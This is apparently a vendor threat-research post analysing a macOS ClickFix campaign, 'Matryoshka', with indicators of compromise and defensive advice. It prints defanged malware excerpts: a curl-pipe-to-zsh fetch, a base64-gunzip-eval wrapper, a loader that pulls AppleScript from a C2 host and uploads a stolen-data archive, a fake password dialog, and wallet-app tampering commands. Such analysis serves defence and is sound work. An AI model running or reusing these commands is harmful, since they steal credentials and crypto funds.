Intego Antivirus Labs is tracking an evolution of the “ClickFix” social engineering campaign targeting macOS users. Dubbed Matryoshka due to its nested obfuscation layers, this variant uses a fake installation/fix flow to trick victims into executing a malicious Terminal command.
While the ClickFix tactic is not new, this campaign introduces stronger evasion techniques — including an in-memory, compressed wrapper and API-gated network communications — designed to hinder static analysis and automated sandboxes.
At a high level, the attack relies on typosquatting and redirect infrastructure to deliver a “paste this fix” prompt. Once executed, a loader retrieves an AppleScript payload that attempts to harvest browser credentials and target crypto wallet applications.
The infection chain observed by our labs begins with a classic typosquatting lure. Users attempting to visit legitimate software review sites are at risk if they mistype the URL.
We observed this specifically with comparisions[.]org (note the extra “i”), a typosquatted domain targeting comparisons.org.
The typo: The user accidentally visits the typosquatted domain (comparisions[.]org).
The redirect: The site immediately forwards the visitor through a Traffic Distribution System (TDS).

The trap: The user is presented with instructions to copy a “fix” command and paste it into the macOS Terminal.
Why this works: This is a social engineering bypass. By pasting a command into Terminal, the user unknowingly authorizes execution, sidestepping the normal download-and-launch expectations many users rely on.
Unlike earlier ClickFix variants that delivered relatively readable scripts, this campaign uses a “Matryoshka” (Russian doll) style wrapper to hide its inner logic from network scanners and quick static inspection.
The pasted command does not directly download a standard macOS application. Instead, it retrieves a benign-looking shell script that contains a large encoded payload.
Below is a redacted representation of the Stage 0 behavior (non-operational; domains defanged):
# Observed logic pattern (redacted; non-operational) echo "Installing packages please wait..." curl -fsSL hxxp://barbermoo[.]xyz/curl/[TOKEN] | zsh
The fetched script (commonly referenced as rogue.sh) uses a heredoc to pass the payload through an in-memory pipeline:
Base64 decode → gunzip → eval
This is the core reason we refer to this variant as Matryoshka — the meaningful payload is nested inside an encoded/compressed blob and only becomes readable when expanded at runtime.
#!/bin/zsh # Simplified excerpt showing the decode/decompress/execute pipeline payload=$(base64 -D <<'PAYLOAD' | gunzip [...large base64+gzip content omitted...] PAYLOAD ) eval "$payload" Analysis: This wrapper hides the inner logic inside a compressed archive that is “exploded” in memory and may not be written to disk as a clean script file, reducing visibility for file-based scanning and complicating basic static triage.
Once the wrapper expands, the inner loader executes. Our analysis revealed several evasion mechanisms that help the chain run quickly and complicate sandboxing.
The loader runs its main routine in the background and exits quickly. The user sees their Terminal prompt return almost immediately, which can lead them to believe the process has finished.
The loader redirects stdin/stdout/stderr to suppress errors and reduce visible artifacts in the terminal session.
Requests require a specific custom header to receive meaningful responses from the server. Without this header, the infrastructure may respond with generic errors or appear inactive.
The script checks for arguments and can append supplied input to outbound requests, consistent with passing harvested material between stages.
daemon_function() { # Silence output exec </dev/null >/dev/null 2>/dev/null domain="barbermoo[.]xyz" api_key="5190ef17…" # truncated # Fetch AppleScript payload (API-gated) # If an argument exists, it may be attached to the request if [ $# -gt 0 ]; then curl -s -H "api-key: $api_key" "hxxp://$domain/dynamic?txd=$token&pwd=$1" | osascript else curl -s -H "api-key: $api_key" "hxxp://$domain/dynamic?txd=$token" | osascript fi # Exfiltration (staging archive) curl -X POST \ -H "api-key: $api_key" \ -F "file=@/tmp/osalogging.zip" \ -F "buildtxd=$token" \ "hxxp://$domain/gate" rm -f /tmp/osalogging.zip } # Run in background to return control to user quickly daemon_function "$@" & exit 0
Payload filename: rogue_applescript.scpt
Intego detection: trojan:AppleScript/Stealer.gen
If the handshake is successful, the infrastructure delivers an AppleScript payload designed to harvest credentials and target crypto wallets.
The payload first attempts to retrieve sensitive material programmatically. If unsuccessful, it falls back to an interactive phishing loop that presents a macOS-style dialog branded as “System Preferences,” repeatedly prompting the user until they enter a password.
-- Redacted excerpt illustrating the fallback dialog loop concept set result to display dialog "Required Application Helper. Please enter password to continue." default answer "" with title "System Preferences" with hidden answer The malware aggressively targets hardware wallet applications using two distinct approaches.
If Trezor Suite is found, the script attempts to terminate the process, remove the application, and download a malicious replacement.
Ledger Live is handled more subtly. The payload attempts to replace an Electron archive (app.asar) and related metadata within the legitimate application bundle, then performs local re-signing to reduce integrity warnings.
-- Redacted example showing the concept (URLs and key truncated) -- Downloads replacement components, swaps them into the bundle, then ad-hoc signs do shell script "curl -L -H 'api-key: 5190ef17…' hxxps://barbermoo[.]xyz/ledger/... -o /tmp/ledger.dmg" do shell script "codesign -f -s - /Applications/Ledger\\ Live.app" After collecting data (including browser material and wallet-related artifacts), the script stages it into /tmp/osalogging.zip for the loader to upload. It then displays a final error message intended to misdirect the victim, such as:
“Your Mac does not support this application. Try reinstalling or downloading the version for your system.”
This helps reduce suspicion and can delay investigation.
This campaign highlights the risks of “fileless-style” execution, where a user is tricked into running a command that executes remote content from a shell session.
However, the chain still creates defensive opportunities — including network activity, AppleScript execution, temporary staging archives, and wallet application tampering attempts. Intego VirusBarrier detects components of this attack when they touch the filesystem or when payload behaviors are triggered.
Intego detections:
trojan:OSX/Stealer.sh (Bash/Zsh loader)
trojan:AppleScript/Stealer.gen (AppleScript payload)
Status: Active signatures for observed stages of the infection chain.
Users should be trained that legitimate software updates, drivers, and “fixes” will never require pasting code into Terminal. If a website instructs you to “paste this command to fix an error,” treat it as malicious and close the page.
| Type | Indicator | Context |
|---|---|---|
| C2 domain | barbermoo[.]xyz | Primary command-and-control infrastructure |
| Typosquatting domain | comparisions[.]org | Initial redirect (typosquat) |
| Gateway URL | macfilesendstream[.]com | /r2/ — Traffic distribution / routing |
| Header | api-key: 5190ef17… | Required for C2 communication (truncated) |
| File path | /tmp/osalogging.zip | Staging file for stolen data |
| SHA-256 | Observed sample | 62ca9538 889b767b 1c3b93e7 6a32fb44 69a2486c b3ccb5fb 5fa8beb2 dd0c2b90 |
| SHA-256 | Wrapper script (rogue.sh) | d675bff1 b895b1a2 31c86ace 9d7a39d5 704e84c4 bc015525 b2a9c80c 39158338 |
| SHA-256 | Inner loader script | 48770b64 93f2b9b9 e1d9bdbf 482ed981 e709bd03 e53885ff 992121af 16f76a09 |
| SHA-256 | AppleScript payload (rogue_applescript.scpt) | (add if available) |
Matryoshka is a good example of why ClickFix-style campaigns keep working on macOS: the attacker doesn’t need an exploit if they can convince the user to run the first command. From there, layered in-memory unpacking and API-gated delivery make the chain harder to inspect quickly, while the AppleScript payload focuses on high-value targets like browser credentials and crypto wallets.
The most important defense is behavioral: treat any website that asks you to paste a “fix” command into Terminal as malicious. For teams, focus detections on the execution chain and the artifacts it still leaves behind.


